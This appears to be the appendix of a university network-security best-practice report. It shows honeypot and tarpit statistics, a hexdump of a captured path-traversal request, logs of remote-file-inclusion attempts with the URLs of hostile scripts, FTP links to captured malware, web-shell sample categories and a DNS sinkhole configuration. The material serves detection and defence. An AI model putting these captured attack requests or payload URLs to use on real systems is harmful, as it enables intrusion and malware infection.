       64.16.34.34:        183   US
     209.82.46.121:        179   CA
      70.76.97.135:        177   CA
       86.68.73.82:        177   FR
     83.110.88.100:        175   AE
     70.78.210.128:        174   CA
      24.67.14.151:        171   CA
     24.79.212.162:        168   CA
    83.110.255.155:        167   AE
      24.77.249.93:        166   CA
<zkraceno>
... and 17 more skipped


Countries listing: 23 in total
                  Canada (  CA):       4774
            United states (  US):        737
       Russian federation (  RU):        634
                   China (  CN):        627
                   Italy (  IT):        567
                  Sweden (  SE):        469
     United arab emirates (  AE):        351
                  France (  FR):        256
                         (    ):        241
                  Taiwan (  TW):        228
          United kingdom (  GB):        165
                  Poland (  PL):        141
             Switzerland (  CH):         94
          Czech republic (  CZ):         36
               Mauritius (  MU):         27
                         (  EU):          4
                   Korea (  KR):          4
                 Belgium (  BE):          3
               Australia (  AU):          2
```

```
ES, CNCN, JP, HKHK,
```

B.2 Web Interface to LaBrea Data



Overall

Time frame: 2008-03-19 12:33:27 - 2009-05-09 20:15:31
Last bw at: 2009-05-09 20:15:31 - **1648b/s**
Last tarpit at: 2009-05-09 20:15:02 (**1m ago**) from 79.229.43.213 (p4FE52BD5.dip.t-dialin.net)
Legend: Port rise Port fall Well-known port Registered port Dynamic/private/local port

Ownnet attackers for 30 days

time	held	ips	ipd	psrc	pdst	count	hostname
2009-04-29 11:00:48	0	195.113.[redacted]	[redacted].166	3145	21705	1	[redacted].vvs-pv.cz
2009-04-27 00:16:29	5	146.102.[redacted]	[redacted].48	5042	1433	252	[redacted].vse.cz
2009-04-25 12:50:19	0	195.113.[redacted]	[redacted].128	3027	15854	1	[redacted].cuni.cz
2009-04-16 14:15:23	0	78.128.[redacted]	[redacted].183	2530	25724	1	[redacted].cuni.cz

Port trends

trend = count(dpst) - avg(last 72 hours)


pdst/name	count	count72	trendRatio
1433/ms-sql-s	31364	91224	0.344
3306/mysql	3368	3086	1.091
22/ssh	1862	618	3.013
23/telnet	1599	682	2.345
25/smtp	1559	683	2.283
445/microsoft-ds	1232	608	2.026
4899/radmin-port	1094	932	1.174
139/netbios-ssn	526	205	2.566
2967/	502	880	0.57
1080/socks	256	90	2.844
8089/	252	425	0.593
21/ftp	252	169	1.491
3050/gds_db	250	0	250
9090/	250	569	0.439


B.3 nepe_report2.pl


```
Total sessions: 14373
Total events: 60617
               EV_SOCK_TCP_RX: 23151
            EV_SOCK_TCP_CLOSE: 14068
          EV_SOCK_TCP_ACCEPT: 12346
                 EV_HEXDUMP: 4113
                EV_DOWNLOAD: 1734
  EV_DIALOGUE_ASSIGN_AND_DONE: 1732
           EV_SHELLCODE_DONE: 1732
                 EV_SLAMMER:  869
              EV_SOCK_UDP_RX:  869
               EV_SUBMISSION:    3


Total attackers in ownnet: 1
147.228.xx.161 at 147.228.0.0/14: 25064 times


Uniq submissions: 3
SUBMISSION: 5a0e0370ce40bd8aa2c25b2a2e8b347e ftp://1:1@58.77.97.100:55083/vPanele.com:    1
-rw-r--r-- 1 nepe1 nepe1 105472 Nov 16  2008 /opt/nepe/var/binaries/5a0e0370ce40bd8aa2c25b2a2e8b347e
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/5a0e0370ce40bd8aa2c25b2a2e8b347e/
5a0e0370ce40bd8aa2c25b2a2e8b347e.virus-labels

SUBMISSION: 831f4ee0a7d2d1113c80033f8d6ac372 ftp://anonymous:bin@79.41.216.217:5554/13938_up.exe:    1
-rw-r--r-- 1 nepe1 nepe1 15872 Mar  4  2008 /opt/nepe/var/binaries/831f4ee0a7d2d1113c80033f8d6ac372
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/831f4ee0a7d2d1113c80033f8d6ac372/
```

```
831f4ee0a7d2d1113c80033f8d6ac372.virus-labels
http://nepenthes.mwcollect.org/analysis:norman:831f4ee0a7d2d1113c80033f8d6ac372
http://www.honeynet.unam.mx/en/malware.pl?hash=831f4ee0a7d2d1113c80033f8d6ac372

SUBMISSION: e7801a316bb060178914ae9dbfd0078a ftp://1:1@89.136.110.154:63219/Tilesys.com:    1
-rw-r--r-- 1 nepe1 nepe1 214016 Nov 16  2008 /opt/nepe/var/binaries/e7801a316bb060178914ae9dbfd0078a
http://www.cyber-ta.org/releases/malware-analysis/public/SOURCES/e7801a316bb060178914ae9dbfd0078a/
e7801a316bb060178914ae9dbfd0078a.virus-labels



Uniq hexdumps: 33
HEXDUMP: 0f7b92f524b404314c0b6cc6c3e76215:    1
-rw-r--r-- 1 nepe1 nepe1 613 Mar 22 19:47 /opt/nepe/var/hexdumps/0f7b92f524b404314c0b6cc6c3e76215.bin
00000000  50 4f 53 54 20 2f 75 6e  61 75 74 68 65 6e 74 69  |POST /unauthenti|
00000010  63 61 74 65 64 2f 2f 2e  2e 25 30 31 2f 2e 2e 25  |cated//..%01/..%|
00000020  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000030  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000040  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000050  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000060  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000070  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000080  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000090  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
000000a0  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
000000b0  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
000000c0  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
000000d0  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
000000e0  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
000000f0  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000100  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000110  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000120  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000130  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
00000140  30 31 2f 2e 2e 25 30 31  2f 2e 2e 25 30 31 2f 2e  |01/..%01/..%01/.|
00000150  2e 25 30 31 2f 2e 2e 25  30 31 2f 2e 2e 25 30 31  |.%01/..%01/..%01|
00000160  2f 2e 2e 25 30 31 2f 2e  2e 25 30 31 2f 2e 2e 25  |/..%01/..%01/..%|
<zkraceno>
```

B.4 Web Interface to Nepenthes Data







Overall

Time frame: 2008-03-20 14:29:14 - 2009-05-24 11:33:50
Last attacker at: 2009-05-24 11:33:50 (**35m ago**) from 147.[redacted]0.67 ([redacted].zcu.cz)
Legend: Port rise Port fall Well-known port Registered port Dynamic/private/local port

Ownnet attackers for 30 days

time	held	ips	ipd	psrc	pdst	count	tot_size	hostname
2009-05-20 02:07:33	4771	[redacted]3.215	[redacted]	4824	445	208	9152	[redacted].zcu.cz
2009-05-11 10:14:09	18800	[redacted]0.67	[redacted]	1977	445	81574	6719456	[redacted].zcu.cz
2009-05-04 13:04:30	665	[redacted].133	[redacted]	58676	3140	37635	734070	[redacted].cz
2009-05-04 12:19:45	77	[redacted]190	[redacted]	1169	21	22	588	[redacted]190

Port trends

trend = count(dpst) - avg(last 72 hours)

pdst/name	count	count72	trendRatio
445/microsoft-ds	60145	77288	0.778
0/	8224	4940	1.665
1434/ms-sql-m	2624	3232	0.812
42/nameserver	2461	0	2461
21173/	1054	0	1054
4493/	963	0	963
18800/	902	0	902
40720/	902	0	902
13504/	901	0	901
13117/	900	0	900
12198/	891	0	891
21856/	887	0	887
39161/	885	0	885
22832/	883	0	883
13665/	877	0	877
3359/	875	0	875
28590/	875	0	875
27408/	870	0	870
39382/	866	0	866
39442/	865	0	865
139/netbios-ssn	0	3719	0

B.5 apache_rfi_report.pl

```
FOUND RFI SCRIPT IN CESNET:
http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
at 147.228.0.0/14: 15/Nov/2008:08:52:37+0100 66.249.71.201
http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2 -1
GET/~russj/index_soubory/image001.jpg&imgrefurl=http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPx
dUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
/var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:35+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:35+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:56+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:56+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:37:17+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:37:17+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log



Total: 15 attackers
       6 in CESNET
      208.83.106.201: 6
     195.113.173.139: 6
       195.12.53.176: 4
      213.132.197.33: 3
       87.202.219.72: 3
       72.30.142.161: 2
       189.12.248.74: 2
         69.20.5.147: 1
       72.55.164.104: 1
       66.249.71.201: 1
       85.214.17.211: 1
     202.214.193.212: 1
        189.6.253.19: 1
      201.74.113.145: 1
      202.143.139.18: 1

Total: 17 included URLs
       1 in CESNET
6: http://www.samilglass.com/images/v6id.txt???
6: http://ggdo.com/zboard/xxx/data/test.txt??
3: http://rubi2.t35.com/idi.txt??
3: http://ilegals.ifrance.com/url/dalnet???
2: http://www.videoscazeiros.xpg.com.br/tester.txt?
2: http://www.manifestotrl.org/perkosa.txt??
2: http://www.geocities.com/rinaputria/idku.txt??
1: http://www.valletierra.com/demo/l333tbi1tX.txt?????
1: http://www.wutangcorp.de/id.txt?
1: http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
1: http://www.suratthsc.com/libaries/gms.txt?
1: http://bengoerz.net/echo?
1: http://fredfred.net/skriker/images/cnainee/bath/3004/PICT3170%20-%203172.jpg
1: http://www.adequatedesign.co.uk/c?
1: http://fredfred.net/skriker/images/cnainee/bath/0504/PICT2734.jpg
1: http://bengoerz.net/tst.txt??
1: http://www.mundotibia.com/images/c.txt?
```

B.6 dbacl Bayes Classifier Categories


Category	No. of Samples
spam	2277
genericprobe	610
maildrop	558
pbot	523
botexec	201
massmailer	122
userfinger	100
safemode	75
filetool	70
r57	69
obf (obfuscated code)	67
frames	63
c99	62
html	58
dynamicprobes	57
defacingtool	45
tools	34
shellbot	34
staticprobes	29
rss	26
iframe	25
exec	21
genericprobewithmaildrop	20
404	15
genericprobewithiframeinjection	14
bin	13
misc	12
perl	9
botexecplus	9
webdrop	6
error	4
phpbot	3
empty	3
Celkem	5234

B.7 DNS sinkhole

```
$TTL 3600
. IN SOA pf. pf.pf.isolation.zcu.cz (
    2009020901  ; serial
    10800       ; refresh
    3600        ; retry
    604800      ; expire
    400         ; default_ttl
)
       IN      NS      pf.

support.zcu.cz. IN A 147.228....
webmail.zcu.cz. IN A 147.228....
webkdc.zcu.cz. IN A 147.228....

*.zcu.cz.     IN      A 10.1.1.1
*.cz.     IN      A 10.1.1.1
*.     IN      A 10.1.1.1
       IN      MX      5       pf.
1.1.1.10.in-addr.arpa.     IN      PTR       pf
```

Figure 21: DNS sinkhole BIND9 configuration file example

B.8 WCCP testbed



B.9 Mysphere2: User feedback example screenshots

C Glosary

802.1x IEEE Standard for port-based Network Access Control (PNAC).

AAA Authentication, authorization, accounting.

ACL Access Controll List.

APT Advanced Persistent Threat.

ARP Address Resolution Protocol.

ASIC Application-specific integrated circuit.

BPD Best Practice Document.

C&C Command and control channel.

CESNET2 Czech academic network.

CSIRT Computer Security Incident Response Team.

CSV Comma-separated values.

DHCP Dynamic Host Configuration Protocol.

DNS Domain Name System.

EFF Electronic Frontier Foundation.

FTAS Flow Based Traffic Analysis System.

FTP File Transfer Protocol.

GRE Generic Routing Encapsulation.

HIDS Host-based intrusion detection system.

HTML HyperText Markup Language.

HTTP Hypertext Transfer Protocol.

IDMEF Intrusion Detection Message Exchange Format.

IDS Intrusion Detection System.

IP Internet protocol.

IPS Intrusion Prevention System.

IPv6 Internet protocol, version 6.

IR Incident Response.

IRC Internet Relay Chat.

ISC Internet Storm Center.

J2EE Java 2 Enterprise Edition.

L2 ISO/OSI Link Layer.

MAC Media Access Control.

MVC Model-view-controller.

NAC Network Access Control.

NIDS Network-based intrusion detection system.

OSPF Open Shortest Path First.

PE Portable Executable.

PFC Policy Feature Card.

RT Request Tracker.

SIEM Security information and event management.

SNMP Simple Network Management Protocol.

SQL Structured Query Language.

SSL Secure Sockets Layer.

TCP Transport Control Protocol.

VLAN Virtual Local Area Network.

VRF Virtual Routing and Forwarding.

WCCP Web Cache Communication Protocol.

WEBnet University of West Bohemia network.